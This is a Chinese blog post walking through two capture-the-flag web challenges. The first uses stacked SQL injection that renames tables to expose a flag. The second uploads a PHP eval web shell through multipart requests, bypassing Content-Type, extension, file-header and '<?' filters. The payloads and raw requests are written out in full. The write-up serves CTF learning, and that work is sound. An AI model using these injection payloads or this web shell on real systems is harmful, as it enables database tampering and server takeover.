CTF第七天

原创

、Ange射手 于 2021-05-31 17:58:16 发布 53 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_52680097/article/details/117421343

[强网杯 2019]随便注 1

先打这个

```
1' and 1=1#和
1' and 1=2#
返回结果不同，说明有sql注入
```

再打`1' or 1=1#`
虽然不知道这些信息有啥用

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

再看看有几列
当输入`1' order by 3#`时返回了报错信息，说明只有2列

```
error 1054 : Unknown column '3' in 'order clause'
```

接下来试试堆叠注入
堆叠注入原理
在sql中，分号表示一条语句的结束。如果在分号的后面再加一条语句，这条语句也可以被执行，继续加一个分号和一条语句，这样就可以在一次数据库的调用中执行多个语句。

```
mysql> select * from users where id =1;delete from users;    //分号以前的句子功能是查询，后面的句子是删除用户
```

我们试试`1'; show databases#`返回了很多库

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


看着ctftraining感觉很可疑，我们来看看

```
1';show tables from ctftraining#
```

进去后有两个表名，我以为有东西，但输入

```
1';show columns from `FLAG_TABLE`#
```

没返回
那输入`1'; show tables#`看表名

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

一个一个库看看

```
1'; show columns from words#
1'; show columns from `1919810931114514`# 这里必须加这个`，在键盘左上角
```

words表中的

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


另一个表中的

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

可以看到words表里有两个属性，即两列：id 和data
而1919810931114514表里只有一个属性列
说明输入框可能查询的就是words表
后台sql语句可能为

```
select id,data from words where id=
```

接下来就是如何获取flag了
思路是把1919810931114514表改名为words表，把属性名flag改为id，然后用1' or 1=1;# 显示flag出来
在这之前当然要先把words表改名为其他
payload(注意这是一个很长的堆叠注入)：

```
1';rename table `words` to words2; ;rename table `1919810931114514` to `words`;;alter table words change flag id
 varchar(100);;show tables; ;show columns from words;#
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}

array(1) {
  [0]=>
  string(6) "words2"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(3) "YES"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

其他解法

[极客大挑战 2019]Upload 1

首先试了试，这个只能上传图片

我们上传个一句话木马，把Content-Type改成image/jpeg


```
POST /upload_file.php HTTP/1.1
Host: 896887b5-3338-427f-9ae1-d6ee333eb088.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------165699772034950423233534682003
Content-Length: 409
Origin: http://896887b5-3338-427f-9ae1-d6ee333eb088.node3.buuoj.cn
Connection: close
Referer: http://896887b5-3338-427f-9ae1-d6ee333eb088.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

-----------------------------165699772034950423233534682003
Content-Disposition: form-data; name="file"; filename="kkk.php"
Content-Type: application/octet-stream

<script language="php">eval($_POST['shell']);</script>


-----------------------------165699772034950423233534682003
Content-Disposition: form-data; name="submit"

□□□
-----------------------------165699772034950423233534682003--
```


发现php,php3,php4,php5都会被拦截

但是.phtml格式的文件可以

```
<script language="php">eval($_POST['shell']);</script>
```

于是构造这个上去，发现文件头也需要改




构造payload `GIF89a? <script language="php">eval($_POST['shell']);</script>`

上传改文件类型为image/jpeg

```
POST /upload_file.php HTTP/1.1
Host: 896887b5-3338-427f-9ae1-d6ee333eb088.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------186882013421633944185990874l1
Content-Length: 418
Origin: http://896887b5-3338-427f-9ae1-d6ee333eb088.node3.buuoj.cn
Connection: close
Referer: http://896887b5-3338-427f-9ae1-d6ee333eb088.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

-----------------------------186882013421633944185990874l1
Content-Disposition: form-data; name="file"; filename="kkkk.phtml"
Content-Type: image/jpeg

GIF89a?  <script language="php">eval($_POST['shell']);</script>


-----------------------------186882013421633944185990874l1
Content-Disposition: form-data; name="submit"

□□□
-----------------------------186882013421633944185990874l1--
```


上传成功

用蚁剑连，慢慢找就行，最后发现在根目录下



这里有<?过滤，所以以下两个木马不能用

```
<?php eval($_POST['b'])?>
<?php $_GET['a']($_POST['b'])?>
```

这里有四个知识点

1.Content—type的绕过

2.文件后缀名，.phtml

3.文件头

4.<?的过滤